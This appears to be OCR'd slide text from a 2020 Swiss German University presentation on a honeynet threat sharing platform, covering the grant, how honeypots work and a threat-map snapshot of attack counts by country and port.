Honeynet Threat Sharing Platform

Dr. Charles Lim, CTIA, EDRP, CHFI, ECSA, ECSP, ECIH, CEH, CEI

Swiss German University

9th September 2020

About Me

Dr. Charles Lim, Msc., CTIA, CHFI, EDRP, ECSA, ECSP, ECIH, CEH, CEI
Head of Cyber Security Laboratory (now Security Operation Center)
Researcher – Information Security Research Group and Lecturer
Swiss German University
Charles.lims [at] gmail.com *and* ***charles.lim [at] sgu.ac.id***
http://people.sgu.ac.id/charleslim

Research Interest

- ***Malware***
- ***Intrusion Detection***
- ***Vulnerability Analysis***
- ***Digital Forensics***
- ***Cloud Security***

Community

Indonesia Honeynet Project - Chapter Lead
Academy CSIRT – member
Asosiasi Forensik Digital Indonesia - member

ISIF Asia Research Grant
Sept 2019

Announcing – ISIF Asia Research Grant


isif asia

GRANTS 2019

USD 20,000

Honeynet Threat Sharing Platform
Swiss German University (SGU)
Badan Siber & Sandi Negara (BSSN)
and Indonesia Honeynet Project (IHP)

Indonesia Honeynet Project




Grant winners

Network Operations Research Grants

Honeynet threat sharing platform. *SGU, BSSN (Badan Siber & Sandi Negara) and Indonesia Honeynet Project (IHP). Indonesia. USD 20,000*

The goal of the project is to develop and implement a honeynet threat sharing platform that will collect, store and add contextual information of cybersecurity threats. This information would then be shared with relevant organizations. The project will first be implemented in Indonesia, with future enhancements of the platform to expand to other Asia Pacific economies.



Agenda


- Honeypots
- Indonesia Honeynet Project Threat Map
- Threat Sharing Platform
- Honeypot-detected Threats
- Analyzing Campaign Timeline
- Research Output
- Q & A

Honeypots


Honeypots

- A **decoy** system to lure attacker to interact with it
- It **emulates** popular services, such as Web, SMB, SSH and others
- It is placed together with other network services
- It does not contain any useful information

Honeypots in the network




How Honeypot works



Indonesia Honeynet Project (IHP) Threat Map

Early Warning System (Honeynet Portal at BSSN)



INFORMASI SERANGAN SIBER

SUMBER SERANGAN - [2020-04-26 S/D 2020-05-26]

DUNIA | INDONESIA

26 MAY 2020

19:28:48

PERINGKAT SERANGAN

INDIA	1,857,304
PAKISTAN	1,217,637
VIETNAM	1,077,902
INDONESIA	1,071,282
IRELAND	952,001

LIVE FEED

TIME	COUNTRY	PORT
2020/05/26 19:28:47	VN	445
2020/05/26 19:28:47	GB	445
2020/05/26 19:28:47	BR	445
2020/05/26 19:28:47	NONE	3289
2020/05/26 19:28:47	IN	445

VIRTUAL ASSISTANT

FROM: 2020-04-26 TO: 2020-05-26

1 MONTH | 3 MONTH | 6 MONTH | 1 YEAR | YTD

